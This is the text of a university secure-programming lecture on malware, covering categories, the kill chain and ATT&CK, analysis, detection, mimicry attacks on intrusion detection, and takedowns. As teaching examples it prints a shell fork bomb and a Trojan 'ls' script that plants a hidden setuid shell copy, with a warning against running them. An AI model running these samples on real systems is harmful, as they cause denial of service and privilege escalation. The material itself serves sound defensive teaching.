Secure Programming Lecture 17: Malware

David Aspinall

Informatics @ Edinburgh

Outline

Recap

We have looked at:

- vulnerabilities, exploits, failure patterns
- engineering, tools and languages for secure coding
- protecting software assets themselves

In this lecture we look at *malicious software*, or "anti-secure programming" — programs that are written deliberately to cause damage.

Terminology

Malware (aka Malicious Code)

A program that is covertly inserted into another program with the intent to destroy data, run destructive or intrusive programs, or otherwise compromise the confidentiality, integrity, or availability of the victim's data, applications, or operating system.

- includes viruses, Trojans, worms or any code or content that can damage computer systems, networks or devices.
- malware is the most common external threat to most hosts, causing widespread damage and disruption, needing extensive recovery efforts.

Definition from NIST Special Publication 800-83, *Guide to Malware Incident Prevention and Handling for Desktops and Laptops*, 2013.

Why study malware?

Learn how malicious code is “weaponised”

- packaging, delivery, execution
- attack methods, vulnerability **exploits**

Devise general defences for

- prevention, detection, response

Understand attackers: know your enemy

- motives, operations
- code origins: attribution to groups, states

In this lecture we look at malware categories, malicious activities, and malware analysis, detection and responses.

Example malicious code

Malicious code can sometimes be very short.

Here is a old and famous line of shell code:

```
:(){ :|:& };:
```

Question. What does this do and why does it cause a problem?

Example malicious code

Malicious code can sometimes be very short.

Here is a old and famous line of shell code:

```
:(){ :|:& };:
```

Question. What does this do and why does it cause a problem?

REMINDER: Do not try out fork bombs (or any other malware!) in any real working environment. A simple fork bomb can still cause modern machines to become unresponsive if they do not configure limits on process numbers allowed (`ulimit -u`).

Example malicious code

The shell script below is named `ls` and placed into a directory used by developers.

```
#!/bin/sh
#
cp /bin/sh /tmp/.xxsh
chmod o+s,w+x /tmp/.xxsh
ls $*
rm ./ls
```

Question. What does this do and why? What kind of malware program is it?

Example malicious code

The shell script below is named `ls` and placed into a directory used by developers.

```
#!/bin/sh
#
cp /bin/sh /tmp/.xxsh
chmod o+s,w+x /tmp/.xxsh
ls $*
rm ./ls
```

Question. What does this do and why? What kind of malware program is it?

Most real malware is much more complex than these examples, of course. . .

Offence and Defence

During (or before) malware execution, security plays out as a “cat and mouse” series of defensive moves and countermeasures and evasion by the attacker.

Defence Method	**Attacker’s Countermeasures**
Analysis	Detect emulator, play dumb
Detection	Obfuscate and vary code
Response	Fast-flux IP switching

Exercise. After the lecture and reading further, expand the above table to show how further steps in defences handle the attacker’s countermeasures.

Outline

- Overview
- Malware categories
- Malicious activities
- Analysis
- Detection
- Response

Classic malware categories

Virus: tries to replicate itself into other executable code, which becomes *infected*.

Worm: runs independently and can propagate a complete working version of itself onto other hosts on a network, usually by exploiting software vulnerabilities.

Trojan Horse: appears to have a useful function, but also has a hidden malicious function. **Trojan** for short.

Rootkit: a Trojan embedded into the OS, often altering system commands and adding backdoors.

Mobile (Code) Malware: transmitted from remote to local host where executed, maybe without consent.

Other malware categories

Adware: displays advertisements, perhaps to distraction/detriment of user experience.


Spyware: steals personal data or reports on user activities, location, time spent, friends. Distinction: *doing so invisibly without user consent*.

Ransomware: inhibits use of resources until a ransom (usually money) is paid. Malicious use of PKC.

Logic bomb: code triggered by some external event (e.g., user login, date).

In practice, the categories overlap and real malware often uses a combination of techniques.

Example: Linux Knark rootkit (2001)



The Knark rootkit modifies entries in the system call table. The new entries hijack filesystem and network connection operations and launch processes. They also conceal the presence of the rootkit.

Exercise. (For interest): find early examples of the other malware categories. Often, ideas have been discussed or invented by researchers before being seen "in the wild".

Encompassing terms

Potentially Unwanted Programs (PUPs): generalises adware, spyware. Idea by industry: malware that is usually deliberately installed (main function desired by user) and “less damaging” than other types.

Potentially Harmful Application: encompasses all kinds of malware, including software that damages ecosystem generally.

Potentially Unsafe Application: legitimate applications that might be unsafe “in the wrong hands”, e.g., remote access tools, password-crackers applications, and keyloggers.

The last one highlights a problem of classifying malware: security policy violation depends on *who* as well as *what*.

For Google-specific finer distinctions, see Google’s PHA categories

Outline

Malware activities

Ultimate aim: specific violation of security policy.


- A complex attack may consist of a number of steps.

A “kill chain” is a model used by military analysts to understand phases that are involved in complex attacks (especially terrorism).

Lockheed Martin developed a **Cyber Kill Chain** with 7 phases in an attack to install a remote access tool. For defender, each step has a chance to prevent, detect and respond.

Malware can be used in some or all of the steps. . .

Cyber Kill Chain infographic



Mitre's ATT&CK Knowledgebase (2015)

MITRE's *Adversarial Tactics, Techniques, and Common Knowledge* (ATT&CK) knowledgebase is a model and curated record of real-world observations of TTPs:


- **Tactics**: short-term tactical adversary goals
- **Techniques**: means to to achieve tactical goals
- **Procedure**: detail of processes used

Intended to be a mid-level model: more detail than Cyber Kill Chain, but not a database of vulnerabilities or exploits.


Several use cases. Example: **red teaming** (simulated adversarial exercises: using offence to drive defence).

See https://attack.mitre.org.

ATT&CK Object Model




ATT&CK Object Model instance



ATP28 (aka several other names) is a Russian hacking group reported on by FireEye in 2014, who ran an cyber espionage campaign on US, EU and Eastern Europe defence and government contractors.

mimikatz is an open-source credential dumping program.

Mimikatz


gentilkiwi / mimikatz

Watch 810 | Star 8.6k | Fork 1.9k

Code | Issues 37 | Pull requests 12 | Actions | Projects 0 | Wiki | Security | Insights

A little tool to play with Windows security http://blog.gentilkiwi.com/mimikatz

241 commits | 2 branches | 0 packages | 4 releases | 3 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

gentilkiwi commented on 8 Aug 2016 — Owner

Sometimes, people forget that there other features than passwords-dumping in `mimikatz`.

In fact for CAPI Certificate, you can make a private key exportable with comparing to another one exportable, and a hex editor!
More complicated, you can backup files/registry and make all the work on another computer.

For antivirus debate, *no*: `mimikatz` isn't a virus or malware, but *yes*: you would not like to find it on your corporate computer/server 😐
I was shocked the first when antivirus blacklisted my program (made by hand, with love 💖), but as `mimikatz` is often used "as-is" in real attacks, it's a logical reaction.

As it's not a virus/malware they are not zealous when making signature ;)

😄 1

Organised Crime and Warfare

Early malware activities were localised, mainly causing nuisance (hacktivism).

Modern activities include:

- Organised crime (e.g., **ransomware**)
  - CaaS – Crime as a service
  - Malware, deployment, phishing, laundering
  - Fraud and corporate crime
- Warfare
  - Critical infrastructure attacks
  - Propaganda, **information operations**
- Influence
  - Political, election interference
  - Economic effects

These operations involve multiple specialist experts and complex human and machine systems.

Outline

- Overview
- Malware categories
- Malicious activities
- **Analysis**
- Detection
- Response

Defence: Malware analysis

The art (maybe science) of dissecting and understanding malware.

Uses:


- Discover **intended malicious activities**
- Gain information for **attribution**
- Monitor trends, discover TTPs

Analysis process

1. **Collect** malware samples
   - network sensors: email, web traffic
   - host/network sensors: outgoing worms
2. **Identify** code formats involved
   - binary/source, Windows/Linux
   - check against database of known malware
3. **Disassembly and static analysis**
   - program analysis, statistical measures
4. **Dynamic analysis**
   - specialised sandboxed environment

Malware analysis (industrial or academic) should consider **legal and ethical responsibilities** carefully, for example, protecting sensitive information in malware samples and ensuring safety with a controlled, isolated environment.

Example: VirusTotal



Analysis techniques

Similar methods to those for code correctness (security bug discovery) are used for malware analysis.

- **Static analysis**: ideal but hard (**Q.** Why?)
- **Dynamic analysis**: can stop after unpack, use lower-level traces
- **Fuzzing**: help trigger malware behaviour
- **Symbolic and concolic execution**: explore code behaviours

In general, *Path Exploration* techniques combine static and dynamic methods to explore all parts of the code, expanding traces seen in simple execution.

Analysis environments

Malware can be analysed in different types of environment:

- Machine Emulator (QEMU)
- Type 2 Hypervisor (VirtualBox, KVM)
- Type 1 Hypervisor (VMWare ESXi, Xen)
- Bare-metal (NVMtrace, BareCloud)

Apart from ensuring *safety*, the environment for analysis may need to provide (a simulation of) *being live*.

Question. What kind of live-environment requirements might be needed?

Exercise. Consider the pros and cons of each type of environment for malware analysis.

Example: Cuckoo Sandbox

Compare this analysis to...

Quick Overview | Static Analysis | Behavioral Analysis | Network Analysis | Dropped Files | Admin

Download PCAP

Hosts (0) | DNS (3) | TCP (2) | UDP (20) | HTTP (0) | ICMP (0) | IRC (0)

TCP

Source	Source Port	Destination	Destination Port
192.168.56.101	1035	192.168.56.103	139
192.168.56.103	49446	10.152.1.113 sendmsg.jumpingcrab.com	443

192.168.56.103:49446 → 10.152.1.113:443

```
00000000: 85b8 34d7 1d94 c0cc e7d1 ebb1 2523 8036  ..4.........%#.6
00000010: 3afb 9add 6aee 96aa ec32 f470 8a1c 57fc  :...j....2.p..W.
00000020: 8a9e 5b42 1d41 1393 60b8 5841 e31a 9386  ..[B.A..`.XA....
00000030: 845c 2d47 3d31 a597 bbf2 64e0 5fda 0111  .\-G=1....d._...
00000040: 0484 56d7 602c 4a6b 45b3 b90d 607d 0e3f  ..V.`,JkE...`}.?
00000050: 2ddc 98d7 4ed2 8828 fa59 7876 e966 a223  -...N..(.Yxv.f.#
00000060: 4a28 b303 55df 9965 d324 b031 bc64 e2e8  J(..U..e.$.1.d..
00000070: 60ec 85cd b5ae 86df 4814 e99a c216 8caf  `.......H.......
00000080: 61dc 4fef 1ca5 c860 ffde 67ff 60ac 93a4  a.O....`..g.`...
00000090: 792d fe94 6213 9466 d334 6394 1ca0 90e7  y-..b..f.4c.....
000000a0: 328b 6b80 ce63 fc6e f100 3b10 d66c ca6a  2.k..c.n..;..l.j
000000b0: 2c78 ce81 0f33 b5c6 458e 9fd5 3d5e d215  ,x...3..E...=^..
000000c0: 87bd 0ed8 87ef 6463 2568 e6b2 fcce 0fbb  ......dc%h......
000000d0: 0719 c162 2e4a 7889 f2f2 d715 c59b d6e0  ...b.Jx.........
000000e0: 9926 b1af 3be1 d164 166f bd92 6c52 b3d6  .&..;..d.o..lR..
000000f0: f376 4356 b318 05a7 4ba2 c619 206d 4173  .vCV....K....mAs
```

10.152.1.113:443 → 192.168.56.103:49446

Countermeasure: Obfuscation

Obfuscation is used pervasively by modern malware to protect it from inspection (and detection).

- Each instance made unique and obfuscated
- *Polymorphism* defeats signature-based detection
  - can be included in virus code, to self-mutate
- *Dynamic updates* from malware update servers
  - supply mutations/revisions (& bug/security fixes!)

Techniques:

- *packing* (encryption, compression)
- *rewriting* to change identifiable sequences

Countermeasure: Fingerprinting

Malware tries to detect it is running in an analysis environment by "fingerprinting" methods:

- Virtualisation
  - "red pill testing" (e.g., measure CPU instructions)
- Environment (network)
  - harware/software device identifiers
  - expected processes
- Process introspection
  - expected programs present
  - monitoring tools/AV absent
- User detection
  - keyboard/mouse activity
  - program histories

Question. Why might these methods be less robust in modern computing environments?

Lumma Stealer

Lumma Stealer malware now uses trigonometry to evade detection

By **Bill Toulas** November 20, 2023 09:40 AM 1

The Lumma information-stealing malware is now using an interesting tactic to evade detection by security software - the measuring of mouse movements using trigonometry to determine if the malware is running on a real machine or an antivirus sandbox.

Lumma (or LummaC2) is a malware-as-a-service information stealer rented to cybercriminals for a subscription between $250 and $1,000. The malware allows the attacks to steal data from web browsers and applications running on Windows 7-11, including passwords, cookies, credit cards, and information from cryptocurrency wallets.

Outline

- Overview
- Malware categories
- Malicious activities
- Analysis
- Detection
- Response

Theoretical impossibility

Unsurprisingly, detection of malware is difficult.

Theorem: Undecidability of virus recognition

It is impossible to write a program that determines, in finite time, whether or not a program acts as a computer virus.

Proof (Fred Cohen, 1989): define notion of a *viral set* as a Turing Machine T with a sequence of symbols V, such that T run on V re-produces V at another location. Reduce problem of *viral-set recogniser* to halting problem.

Defence: Finding Malware

During Download: Intrusion Detection Systems

- Known malicious content blocked.
- Broken by content encryption (https). Instead use *domain reputation systems*.

After Download: Antivirus/host-based IDS

- Finds malware on filesystem or in memory.
- First line of defence: suspicious features, patterns

During Execution: host/network security tools

- Can trial run in a sandbox (cf malware analysis)
- Detect connections to C&C servers
- Detect malicious activities (DoS attacks, exfiltration)
- Sequences of API calls

Countermeasures: concealing malware

The main countermeasure is **diversification**.

1. Use *polymorphism* to change form of downloaded code to thwart naive IDS signatures. Modern *polymorphic malware blending* preserves statistical similarity to benign code/traffic.

2. Use *metamorphism* (self-modifying) or *downloaded updates* to change contents of executables, preserving behaviour. Thwarts static detection based on simple patterns.

Question. How might a defender respond to these countermeasures? What are the difficulties in doing so?

Defence: Attack detection

Anomaly Detection or **Malicious Activity Detection**.

Both are supported by **monitoring**:

- Host-based
- Network-based

Examples:

- **DDoS**: use statistical properties of traffic
- **Ransomware**: spot unexpected host activities
- **Botnets**: detect infrastructure itself
  - synchronised activities across network

Many practical methods based on data science.

Question. What are the data sources in the cases above?

Countermeasures: concealing attacks

Mimicry attack on detection models based on system call data: alter malicious features to look the same as benign features, to cause classification errors.

Syscall trace for back-doored mail client, typically flagged as suspicious by host-based IDS:

```
open(),write(),close(),socket(),bind(),listen(),accept(),read(),fork()
```

Attacker Goal: execute this sequence without being detected. Methods:

1. Avoid syscalls, change parameters in real calls
2. Wait for desired prefix, complete & crash
3. Spread out syscalls with “no-ops” padding
4. Generate equivalent attacks (offline, testing IDS)

Can be made *adaptive* and *adversarial*.

Robustness of host-based IDSes against mimicry

Wagner and Soto (2002) used formal language theory to study mimicry. The IDS sequence and malicious sequences are modelled as regular languages.

Accepted and Malicious sets

$$\mathcal{A} = \{T \in \Sigma^* \mid T \texttt{ is allowed by IDS}\}$$

$$\mathcal{M} = \{T \in \Sigma^* \mid T \texttt{ is a malicious sequence}\}$$

where *M* will be closed under notions of mimicry. Mimicry attacks are possible if $\mathcal{A} \cap \mathcal{M} \neq \emptyset$.

Regular languages are closed under intersection, efficiently testable for emptiness and sample strings can be efficiently generated.

Example generated attack

read() write() close() munmap() sigprocmask() wait4()
sigprocmask() sigaction() alarm() time() stat() read()
alarm() sigprocmask() *setreuid()* fstat() getpid()
time() write() time() getpid() sigaction() socketcall()
sigaction() close() flock() getpid() lseek() read()
kill() lseek() flock() sigaction() alarm() time()
stat() write() open() fstat() mmap() read() open()
fstat() mmap() read() close() munmap() brk() fcntl()
setregid() open() fcntl() *chroot()* *chdir()* setreuid()
lstat() lstat() lstat() lstat() open() fcntl() fstat()
lseek() getdents() fcntl() fstat() lseek() getdents()
close() write() time() open() fstat() mmap() read()
close() munmap() brk() fcntl() setregid() open() fcntl()
chroot() chdir() setreuid() lstat() lstat() lstat()
lstat() *open()* fcntl() brk() fstat() lseek() getdents()
lseek() getdents() time() stat() *write()* time() open()
getpid() sigaction() socketcall() sigaction() umask()
sigaction() alarm() time() stat() read() alarm()
getrlimit() pipe() fork() fcntl() fstat() mmap() lseek()
close() brk() time() getpid() sigaction() socketcall()
sigaction() chdir() sigaction() sigaction() write()
munmap() munmap() munmap() *exit()*

This is a modified version of a trace executed by the `autowux` exploit after `wuftpd` is taken over by a format string vulnerability.

Original attack sequence is underlined, remaining calls are no-ops. Attack escapes chroot jail and adds backdoor root account. This is a sequence generated to deceive the pH IDS.

See *Mimicry Attacks on Host-Based Intrusion Detection Systems*, Wagner and Soto, ACM CCS 2002.

Modern methods make use of deep learning models and adversarial training.

Outline

Overview

Malware categories

Malicious activities

Analysis

Detection

Response

Malware-specific response

Usual responses to security attack:

- Isolation, recovery, forensics, remediation

Malware and malware-operations specifics:

- **Takedowns** to disrupt campaigns
  - isolate/shutdown C&C servers, P2P distributions
  - *sinkhole* domains to send traffic elsewhere

Note: in most jurisdictions, active defence methods, gathering intelligence, “hacking back”, etc, may only be permitted by law enforcement acting with proper legal authorization.

Countermeasures to thwart take-downs

- *Fast-flux* domain rotation: Domain name Generation Algorithms (DGAs) generate pseudo-random sequence of DNS names.
- Use “Bullet-Proof Hosting” services that ignore complaints and take-down requests
- Use multiple back-up servers, or backup P2P channel in case centralised servers unreachable.

Fast-flux and DNS changes can help detect botnet activity. DGA algorithms can be reverse engineered. Careful exploration of seed domains and IP addresses to explore connections using historical data. Idea: force malware to reveal its defensive actions.

Attribution and countermeasures

Law enforcement (or nation states) want to identify actors behind attacks.

- Source code: programming style, code quality, AST, CFG, PDG
- Connectivity: known associations in DNS, emails

Countermeasures:

- Malware re-use, customization and “false flags”
- WHOIS domain registration privacy protection

GozNym Malware takedown, 2019

EUROPOL · 20 YEARS EN SEARCH MENU

HOME › NEWSROOM › GOZNYM MALWARE: CYBERCRIMINAL NETWORK DISMANTLED IN INTE... Select Language

GOZNYM MALWARE: CYBERCRIMINAL NETWORK DISMANTLED IN INTERNATIONAL OPERATION

16 May 2019

Press Release


An unprecedented, international law enforcement operation has dismantled a complex, globally operating and organised cybercrime network. The criminal network used GozNym malware in an attempt to steal an estimated $100 million from more than 41 000 victims, primarily businesses and their financial institutions.

A criminal Indictment returned by a federal grand jury in Pittsburgh, USA charges ten members of the GozNym criminal network with conspiracy to commit the following:

- infecting victims' computers with GozNym malware designed to capture victims' online banking login credentials;
- using the captured login credentials to fraudulently gain unauthorised access to victims' online bank accounts;
- stealing money from victims' bank accounts and laundering those funds using U.S. and foreign beneficiary bank accounts controlled by the defendants.

Over 41k infected computers, $100 million attempted fraud. See Shadowserver's write-up.

GozNym criminal operations



Summary

We considered five topics in malware.

1. Taxonomy: classifying malware kinds
2. Malicious activities: tactics and end goals
3. Analysis
4. Detection
5. Response

Credits

This lecture includes content based on

- CyBoK *Malware and Attack Technologies Knowledge Area*, Wenke Lee, 2019. Available on CyBOK webpage.
- Chapter 6, *Computer Security: Principles and Practice*, 4th Ed, Stallings and Brown. Pearson 2018.
- Chapter 23, *Computer Security: Art and Science*, 2nd Ed, Matt Bishop. Pearson 2019.
- *Malware Data Science Attack Detection and Attribution*, Joshua Saxe with Hillary Sanders. No Starch Press, 2018.